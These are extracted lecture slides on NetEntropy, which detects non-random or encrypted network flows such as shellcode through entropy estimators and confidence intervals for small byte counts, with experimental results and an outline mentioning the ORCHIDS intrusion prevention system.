
[Rossow, Dietrich 2013]

... mostly for detecting packers, Skype traffic, bots, etc.

NetEntropy: entropy-based classification

Two problems:


1. What should be statistical entropy like for **small** data sizes?
(«undersampled» case)
2. When should we decide that a flow is non-random?
(how small are the **confidence intervals**?)



NetEntropy: entropy-based classification




Two problems:

1. What should be statistical entropy like for **small** data sizes?
(«undersampled» case)
2. When should we decide that a flow is non-random?
(how small are the **confidence intervals**?)




NetEntropy: entropy-based classification

- In the end, we shall use **profile-based screening**, of course



- But we do **science** to understand **why** it is working (and with which values)



Problem 1: good entropy estimators


Definition (statistical entropy):

For a flow of bytes w :

where f_i is frequency of letter i , $m = 256$

$$\hat{H}_N^{MLE}(w) = - \sum_{i=0}^{m-1} f_i \log f_i$$

- How do you compute this?
- Change the problem: what is the **bias** between statistical and actual entropy?
- Several known estimators:
 - [Miller, Madow 1955]
 - «jackknifed» [Efron, Stein 1981]
 - [Paninski 2004]




The Paninski estimator

Definition (Paninski):

$$\hat{H}_N^P(w) = \hat{H}_N^{MLE}(w) - \log c + e^{-c} \sum_{j=1}^{+\infty} \frac{c^{j-1}}{(j-1)!} \log j$$

($m=256$, $c=N/m$, N =#bytes read, uniform random source)

- Is meant to estimate the entropy of a **uniform, random source** as a correction to statistical entropy
- In our case, the closer the estimate to $H(w) = 8$ the better
Paninski looks perfect!





Problem 1 solved

- For N bytes read w , compare

statistical entropy $\hat{H}_N^{MLE}(w)$

with estimator $H_N(\mathcal{U}) = \log m + \log c - e^{-c} \sum_{j=1}^{+\infty} \frac{c^{j-1}}{(j-1)!} \log j + o(1)$

- **Extremely good** estimator!
- **Fast** to compute (tabulate anyway)
- The two quantities should be close iff w is **random-looking**
- (But how close? This is problem 2.)



Problem 2: confidence intervals

- Recognizing **text** as non-random: easy

- A bit more challenging:

- **Is this random?**

```
0x55 0x89 0xe5 0x83 0xec 0x58 0x83 0xe4  
0xf0 0xb8 0x00 0x00 0x00 0x00 0x29 0xc4  
0xc7 0x45 0xf4 0x00 0x00 0x00 0x00 0x83  
0xec 0x04 0xff 0x35 0x60 0x99 0x04 0x08
```


Problem 2: confidence intervals

- Recognizing **text** as non-random: easy

- A bit more challenging:

```
0x55 0x89 0xe5 0x83 0xec 0x58 0x83 0xe4
0xf0 0xb8 0x00 0x00 0x00 0x00 0x29 0xc4
0xc7 0x45 0xf4 0x00 0x00 0x00 0x00 0x83
0xec 0x04 0xff 0x35 0x60 0x99 0x04 0x08
```

- **Is this random?**


(NB: these are the 32 first bytes of `main()` in some x86 code)

- OK, even the human eye can see it

- Statistical entropy ≈ 1 bit apart:

$$\hat{H}_N^{MLE}(w) = 3.97641 \quad H_N(\mathcal{U}) = 4.87816$$

- **This is not random:** std. dev ≈ 0.08 bit,



99.9999% sure

Problem 2: confidence intervals

- Recognizing **text** as non-random: easy

- A bit more challenging:

```
0x55 0x89 0xe5 0x83 0xec 0x58 0x83 0xe4
0xf0 0xb8 0x00 0x00 0x00 0x00 0x29 0xc4
0xc7 0x45 0xf4 0x00 0x00 0x00 0x00 0x83
0xec 0x04 0xff 0x35 0x60 0x99 0x04 0x08
```

- **Is this random?**


(NB: these are the 32 first bytes of `main()` in some x86 code)

- OK, even the human eye can see it

- Statistical entropy ≈ 1 bit apart:

$$\hat{H}_N^{MLE}(w) = 3.97641 \quad H_N(\mathcal{U}) = 4.87816$$

- **This is not random:** std. dev ≈ 0.08 bit,



99.9999% sure

Rather remarkable:

... we have only read **32** bytes
i.e., there are **224** values
we cannot have possibly seen

Extreme undersampling

Estimating standard deviation

Theorem [Antos, Kontoyiannis 2001]:

When N tends to $+\infty$, $\sqrt{N} \ln 2 (\hat{H}_N^{MLE} - H)$ is Gaussian with mean 0 and variance $\sigma_N^2 = \text{Var}\{-\log p(X)\}$


- Gives us no information for N small (yet)
- Non-degenerate case (variance $\neq 0$) well-studied by statisticians
... but precisely,
the uniform distribution **is** the degenerate case
- ... actually good news!

Estimating standard deviation

Theorem [Moddemeijer 2000]:

When N tends to $+\infty$, the std. dev. $SD(\hat{H}_N^{MLE}) \approx \sqrt{\sigma_N^2 + \frac{m-1}{2N^2 \ln^2 2}}$
(recall $m=256$)

- In the non-degenerate case, $= O(1/\sqrt{N})$
- In the degenerate case, $\approx 16.29/N$:
much **smaller** (i.e., much better)
- $N=32$ bytes was about the worst case
(std. dev ≈ 0.08)
- **99%** confidence interval is at $2.6 \times SD(\hat{H}_N^{MLE})$
99.9% confidence interval is at $3.4 \times SD(\hat{H}_N^{MLE})$



(Note: log-log scale)

Confidence intervals: practical experiments


- Experiments on **non-random** sources
- **99%** confidence intervals:
(8.00 means $8 \pm < 0.01$)
- **All entries** correctly classified

Data source	Entropy (bits/byte)		
	\hat{H}_N^{MLE}	H_N	
Binary executable (elf-i386)	6.35	8.00	N large
Shell scripts	5.54	8.00	
Terminal activity	4.98	8.00	
1 Gbyte e-mail	6.12	8.00	
1Kb X.509 certificate (PEM)	5.81	7.80 ± 0.061	N small
700b X.509 certificate (DER)	6.89	7.70 ± 0.089	
130b bind shellcode	5.07	6.56 ± 0.24	
38b standard shellcode	4.78	5.10 ± 0.28	N tiny
73b polymorphic shellcode	5.69	5.92 ± 0.27	
Random 1 byte NOPs (i386)	5.71	7.99	N large

(code mutation)

easy

harder
to detect



N large
 N small
 N tiny
 N large

Confidence intervals: practical experiments

- Experiments on **non-random** sources

- 99%** confidence intervals:
(8.00 means $8 \pm < 0.01$)

- All entries** correctly classified

Pretty remarkable:
shellcode is **encrypted**,
except tiny decryption routine
suffices to recognize it
as **non-random**

Data source	Entropy (bits/byte)		easy
	\hat{H}_N^{MLE}	H_N	
Binary executable (elf-i386)	6.35	8.00	N large
Shell scripts	5.54	8.00	
Terminal activity	4.98	8.00	
1 Gbyte e-mail	6.12	8.00	
1Kb X.509 certificate (PEM)	5.81	7.80 ± 0.061	N small
700b X.509 certificate (DER)	6.89	7.70 ± 0.089	
130b bind shellcode	5.07	6.56 ± 0.24	N tiny
38b standard shellcode	4.78	5.10 ± 0.28	
73b polymorphic shellcode	5.69	5.92 ± 0.27	N large
Random 1 byte NOPs (i386) (code mutation)	5.71	7.99	

harder
to detect

Outline

1. A few **scary stories** about computer security

2. **ORCHIDS**: an intrusion prevention system

3. **Semantics** and algorithms

4. **NetEntropy**: detecting subverted cryptographic flows

5. Conclusion

Outline

1. A few **scary stories** about computer security

2. **ORCHIDS**: an intrusion prevention system

3. **Semantics** and algorithms

